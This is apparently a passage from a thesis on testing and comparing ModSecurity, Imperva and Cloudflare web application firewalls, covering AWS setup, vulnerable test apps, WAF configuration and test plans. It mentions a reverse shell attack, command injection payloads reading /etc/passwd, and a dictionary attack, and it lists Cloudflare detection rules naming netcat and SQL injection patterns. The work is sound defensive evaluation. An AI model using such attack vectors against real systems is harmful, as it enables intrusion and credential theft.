


Figure 8 - Network topology with could WAF

The four servers sit in the same virtual private cloud (VPC) on Amazon as seen in Figure 9. A fifth server also sits in the same VPC. The fifth server was used to perform a reverse shell attack. The servers were allowed to communicate with one another with their respective internal IP addresses. External connections were only allowed to communicate with the

servers through the internet by their respective external IP addresses or DNS via ports 22, 80, 443 or 8080.




Figure 9 - VPC within AWS

3.2 Infrastructure on AWS

In this subsection, we will take a look at how the environment was set up on AWS. Two of AWS services were used; EC2 and Route 53. The infrastructure setup consisted of setting up the network and servers.

As EC2 instances are typically the servers on AWS, the number of EC2 instances created was five. All the instances are identical. The first instance was launched and fully configured. An Amazon Machine Image (AMI) of the instance was then created. Using the created AMI, four more instances were launched.

Each of the instances were launched with Amazon Linux 2 AMI, 64-bit (x86) with a t2.micro instance type and 8GB SSD storage in the same VPC. They were all assigned to the same security group. The security group was configured to allow outbound traffic and restricted inbound traffic to traffic from all IPs via TCP ports 22, 80, 443 and 8080. The security group also allows ICMP connections from all IPs. SSH configuration was also set up with it being configured to only allow connection with the use of a specific private key that was generated

at the time of the instance's launch. All of the instances were situated in the west of United States, Oregon.

The first instance was then configured with the necessary services, and web applications. Firstly, it was important to set up the web service and database. Services Apache, MariaDB and PHP 7 were installed through using yum install. Upon completion of installation of the services, they were configured to start automatically every time the server booted up. The web applications, phpMyAdmin, bWAPP and DVWA were next to be installed. The applications were downloaded and situated in /var/www/html/ directory, the root folder of the web service.

With the settings thus far done, the five EC2 instances were already able to communicate with one another. Every time the instance was launched, it would be given a new public IP and DNS address, which was not feasible to link it to a domain name. As such, each instance was configured with a static public IP and DNS address. In AWS, this was done by setting up elastic IPs and allocating them to each instance. The settings used for each elastic IP was set to us-west-2 for the Network Border Group and assigned Amazon's pool of IPv4 addresses.

Now that the instances had a static public allocated each, domain names could be pointed to them. In AWS, domain names are managed under Amazon's Route 53. As the four domains (mentioned in the previous subsection) were not registered through Amazon but through an external party, the domain names were configured directly by creating a public hosted zone. The DNS records were then updated as required to point the traffic to AWS.

After completing all the setup on AWS, the installed web applications on the instances were then accessible through the respective domain names. The next step would be to onboard the WAFs and configure them.

3.3 Onboarding of WAFs & WAF Configuration

In this subsection, we will take a look at the installation of ModSecurity's WAF on one instance, onboarding of imptest.cf and clfltest.cf on Imperva's and Cloudflare's cloud WAF respectively. We will then take a look at the default configuration of each WAF and make the necessary

minimal configuration changes to prepare for the test plans that would be elaborated in the next subsection, Test Plans.

ModSecurity's WAF is an on-premise WAF, which was installed directly on one of the instances that hosted the site, modsectest.cf. Installing ModSecurity's WAF on the instance was direct and simple, using yum install. The package that was installed on the instance was mod_security_crs, which was the WAF along with OWASP ModSecurity's Core Rule Sets (CRS) enabled. This meant it was not required to download the rules separately.

By default, ModSecurity's WAF's config file was not active. The config file required to be renamed for it to be active, then to ensure that the parameter SecRuleEngine was set to on. Upon completion of the installation and configuration, restart of the httpd service was required to load the rules. No further configuration change was needed.

Onboarding Imperva's cloud WAF was an entirely different process. Firstly, it was required to purchase a plan. For this thesis, the 14-day free trial was used. The free trial was given the same access. Once the account was set up, it was time to onboard the website. The website could be added by clicking on the "Add Website" button found on the portal. Input the root domain name of the website and the system would then attempt to automatically determine the origin server's IP address or CNAME by performing a DNS check. If DNS records were not able to be retrieved, the system would request for the required information to be input manually. Otherwise, this process was automatic.

Once ready, the system prompted to update the domain's A records and CNAME record. Imperva provides each root domain with two A records and the www subdomain with one CNAME record. This was required to point the traffic to Imperva's anycast IP addresses. Each A record's IP is an IP address of one of Imperva's anycast IP addresses. The CNAME, on the other hand, has six anycast IP addresses associated, which means, when connected, the requests would be connected to the IP address of the PoP nearest to the client.

After the DNS records have been updated and detected by Imperva's cloud WAF, it would be marked as fully configured. Imperva advises to restrict inbound traffic on the origin server to allow only Imperva's public IP addresses to prevent direct access to the origin server.

Next, let's take a look at the default settings of the WAF relevant to this thesis. Under the website settings' tab, the two setting categories that relevant were Security and WAF. The Security category was the settings for bot access control (Figure 10). The default options enabled were to allow all good bots such as Google and Pingdom to access the site and to block bad bots such as comment spammers and scanners to access the site. These were good settings enabled and were left as it was.




Figure 10 - Imperva bot access control default settings

Next, we will take a look at the WAF category as seen in Figure x. By default, backdoor protect was set as auto-quarantine, DDoS as automatic, while remote file inclusion, SQL injection, cross site scripting (XSS) and illegal resource access were set as alert only (Figure 11). Alert only meant that such threats would be detected but it would only be alerted to the users but not be blocked. This was not suitable for this thesis. It was required in this thesis for the WAF to block the threat when it is detected. Imperva's cloud WAF provided a few action options – alert only, block request, block user, block IP and ignore. All those with default option set as alert only were changed to block request. With this, Imperva's cloud WAF was fully configured for security test.




Figure 11 - Imperva WAF default settings

Cloudflare's cloud WAF's onboarding was somewhat similar but with some differences. To onboard a website on Cloudflare, an account would need to firstly be created. After creation and verification of the account, a website could be onboarded by clicking on the "Add site" button and input the root domain of the website. Cloudflare would then attempt to automatically resolve the website's DNS records. If it is unable to resolve, the system would then request to input the details manually. Once this step is completed, the next step would be to select and

purchase the plan for the website. For this thesis, the Pro plan was selected as it was the most basic plan with WAF functionality.

To complete the onboarding, unlike Imperva's cloud WAF, Cloudflare did not provide with A records and CNAME record. Instead, Cloudflare requested for the domain's DNS records to be updated with the two NS records provided. Once done with updating of the records, the final step was to activate the website on Cloudflare's portal.

With the onboarding completed, we will now take a look at Cloudflare's cloud WAF's default settings with relevance to this thesis. Under the firewall tab, the category that had relevance with this thesis was "Managed Rules". The WAF option was enabled by default and had the option to be disabled. Cloudflare also had a list of their managed ruleset with the option to enable or disable each rule group as seen in Figure 12. There were 10 rule groups under the managed rules – Cloudflare Drupal, Cloudflare Flash, Cloudflare Joomla, Cloudflare Magento, Cloudflare Miscellaneous, Cloudflare Php, Cloudflare Plone, Cloudflare Specials, Cloudflare Whmcs and Cloudflare WordPress. The rule groups with the mode "On" by default were Cloudflare Flash, Cloudflare Php, Cloudflare Specials and Cloudflare WordPress. The other rule groups were set as "Off" by default. No changes were made to the configurations because Cloudflare's default action was to block request.




Figure 12 - Cloudflare managed ruleset default settings

The rule group, Cloudflare Specials, was the most relevant rule group to this thesis, where most of the OWASP top 10 attack rules were found. When the rule group link was clicked, a list of 310 managed rules were listed as seen in Figure 13. Within the list, the rule IDs, description and modes were detailed. No configuration was changed to this list. All the modes were left as default setting.

Cloudflare Specials

Cloudflare Specials contains a number of rules that have been created to deal with specific attack types.

ID	Description	Group	Default mode	Mode
100007	Command Injection - Common Attack Commands	Cloudflare Specials	Block	Default
100007B	Command Injection - Command ps	Cloudflare Specials	Disable	Default
100007N	Command Injection - Common Attack Commands	Cloudflare Specials	Disable	Default
100007NS	Command Injection - Netcat	Cloudflare Specials	Block	Default
100008	SQLi - Common Patterns	Cloudflare Specials	Block	Default
100008A	SQLi - String Function	Cloudflare Specials	Block	Default
100008B	SQLi - String Concatenation	Cloudflare Specials	Block	Default
100008C	SQLi - Sleep Function	Cloudflare Specials	Block	Default
100008CW	SQLi - WaitFor Function	Cloudflare Specials	Block	Default
100008D	SQLi - Benchmark Function	Cloudflare Specials	Block	Default

Figure 13 - Cloudflare specials rule group default settings

Cloudflare also had an additional package, OWASP ModSecurity Core Rule Set available. This meant that users were given the option to have OWASP ModSecurity CRS enabled as an addition to their managed rulesets. By default, this package was turned off. No changes were made, the package was left turned off as the intention of this thesis was to test the managed rulesets of the three WAFs.

The WAFs were now ready to be tested. As such, we have concluded the onboarding and configuring of the three WAFs, with only Imperva's cloud WAF requiring minimal changes to the default settings.

3.4 Test Plans

With the necessary setup of the webservers and onboarding of the three WAFs completed, this subsection will take a look at the tools that would be used in the tests, test plans on how

the tests for the WAFs would be carried out for each category. The WAFs would be tested and compared in four categories; price, performance, WAF alerts and usability and lastly, security.

3.4.1 Tools

The tools that would be used to perform the tests for this thesis include Catchpoint, a web browser and Burp Suite Community Edition.

Catchpoint was used for the performance test. Catchpoint had 16 types of tests available, some of which include web, FTP, ping and traceroute. The test type that would be used in the performance test was web. Catchpoint provided many configuration options such as browser models and nodes, also known as the client. There were 855 nodes available across 86 countries and 298 providers, according to Catchpoint (2021).

Any modern web browsers could be used for the tests. Firefox was used to access the web applications when performing the security tests in this thesis.

Burp Suite Community Edition was used as a local proxy to intercept the requests made from the web browser. The intercepted requests would then be tampered with and repeated, emulating a brute force attack, with the intruder function found in the tool.

3.4.2 Price Comparison

The prices gathered were based on the price lists available on the internet at the time the onboarding of the WAFs were done. The prices may not be accurate due to a few reasons such as the varying taxes in different countries and price list not directly available on the official product website, where option to request for a quote from the sales department. In cases where prices were not directly available on the product website, the prices available on review websites would be taken.

3.4.3 Performance

Performance of each WAF would be tested based on the average duration taken to load the index page of each website, let's call it the page load test. The index page of all the websites were identical, 243 bytes in size, with the content saying "This is a test site" and metatag in

the headers to instruct no caching. The performance of the WAFs would be compared against the web server with no WAF configured, which would serve as a benchmark.

It was also important to note that Imperva's and Cloudflare's cloud WAFs were both integrated with their very own CDNs. This would result in different traffic routes from client to the web servers. Traffic routes towards the web server with no WAF configured and the web server with ModSecurity's WAF configured would be expected to be similar as they both were not integrated with any CDN.

To ensure that the test was not flawed, precautions were taken and configurations were made to ensure that the content of the load test was served by the web server and not from the CDNs' cache. The configuration change made was to disable caching on Imperva's and Cloudflare's portals.

On Imperva's portal, it was straightforward and was simply done by setting the cache mode to "No caching" as shown in Figure 14. By default, the selected option was "Smart caching".




Figure 14 - Disabling cache on Imperva

It was not as straightforward for Cloudflare as they did not have the option to turn off caching. Instead, this was achieved by putting in place a rule to bypass cache for all pages (Figure 15).




Figure 15 - Disabling cache on Cloudflare

The page load test would be measured by measuring the webpage response time, also known as the total amount of time taken to fully load the index page. On Catchpoint, the type of test chosen of test chosen was web and the browser chosen was Google Chrome's desktop version 85 release (85.0.4183.83.2). A GET request would be sent out to each domain's index page, for example, http://cloudsecurity.gq/index.html. The HTTP headers would be captured to ensure that the content was returned from the web server and not from cache by checking for any cache headers. The test would be carried out from five cities across the globe – Cape Town, South Africa, Moscow, Russia, Singapore, Singapore, Sydney, Australia and Washington DC, United States of America. This entire process would be carried out by using Catchpoint as can be seen in Figure 16.




Figure 16 - Load test settings on Catchpoint

Ten requests would be sent for each domain from each source client, which totals to 50 requests made to each domain. The average duration from each city and the average overall duration per domain would be calculated and presented in the results section.

3.4.4 WAF Alerts/Usability

The next comparison that would be done would be on how accessible and informative each WAF's alerts were. The comparison would be quantitative and measured based on metrics set. Qualitative observations would be recorded but not measured.

The quantitative metrics contained 10 variables for comparison – informative error page, availability of alerts/security logs, portal access, email notification, alerts show useful information, rule details, quick whitelist option, alerts' filter options, ability to export alerts or produce report and ability to view all historic alerts. The response to each variable would be a Boolean response; true or false. We will now take a look at what each of the 10 variables entails.

Informative error page refers to whether the error page displayed to the user when a request is blocked contains information that would be useful to the user, such as a reference ID for the user to refer to the logs. Availability of alerts or security logs refer to whether the WAF provides alerts or security logs readily available for the user to access. Portal access refers to the availability of a portal to manage the WAF or view its alerts and logs. Email notification refers to the availability of the option for the user to receive email notification with regards to security alerts. Another variable checks whether each of the WAF's alert provides useful information such as the string from the request that triggered the rule and other information that would be able to assist with investigation.

Rule details refer to the specific rule that was triggered by the request. Quick whitelist option refers to an option made available to add a whitelist rule from the alert (typically, whitelist rules have to be created manually). Filter options refer to the ability to filter through the alerts by various parameters such as reference ID, attack vector, URL or others. Export or produce report refers to the option for the user to export the alerts out in a certain file format such as csv or the option for the user to generate a report for the alerts. View all historic alerts refer to the availability of all alerts with no limitations such as duration of past 90 days data.

The results of the comparison would be displayed in a table and analysed in the results section.

3.4.5 Security

The final test category for this thesis would be the security test of the WAFs. In this test, we would observe the behaviour of the respective WAFs when various attack vectors' requests were sent to the WAF. After the behaviour was observed, we would analyse a sample of the

blocked requests on how they were detected and blocked by each WAF, specifically, the string that triggered the rule. If details of the rule were made available, it would also be taken note of as observation.

3.4.5.1 Attack Vectors & Payloads

In this thesis, the attack vectors that would be used to test the WAFs would be XSS, SQL injection, HTML injection, OS command injection (Linux OS commands), PHP code injection and broken authentication through dictionary attack.

Payloads for each attack vector were gathered from public, internet resources such as Github. XSS payloads were mostly taken from Miessler's (2020) Github page, with some manual attempts, totalling to 124 payloads. The SQL injection payloads were mostly extracted from Tasdelen's (2020) Github page. The 116 payloads for HTML injection consisted of a list of all HTML tags available. The 143 OS command injection payloads consisted of a list of available Linux commands with /etc and /etc/passwd added to the list. The 154 PHP code injection payloads consisted of selected 154 of the many PHP functions available. The 20 items in the dictionary list for broken authentication consisted of some common usernames and passwords, along with legitimate default login credentials for bWAPP and DVWA.

The results would be tabulated to display how may of the payloads were blocked against the total number of payloads used for each attack vector except for broken authentication. Broken authentication's result would display either allowed or blocked. Allowed would refer to the dictionary attack being a success while blocked refers to failure as it was blocked by the WAF.

3.4.5.2 Attack Method

The attack method used for each of the attack vector was the same. Firstly, the respective vulnerable web application's page would be loaded on the web browser. Then, with Burp Suite's intercept function turned on, a sample payload would be input into the form or browser's address bar and submitted. Upon its submission, the request would be intercepted by Burp Suite as seen in Figure 17. The request would then be sent to Intruder.




Figure 17 - Burp Suite intercept request

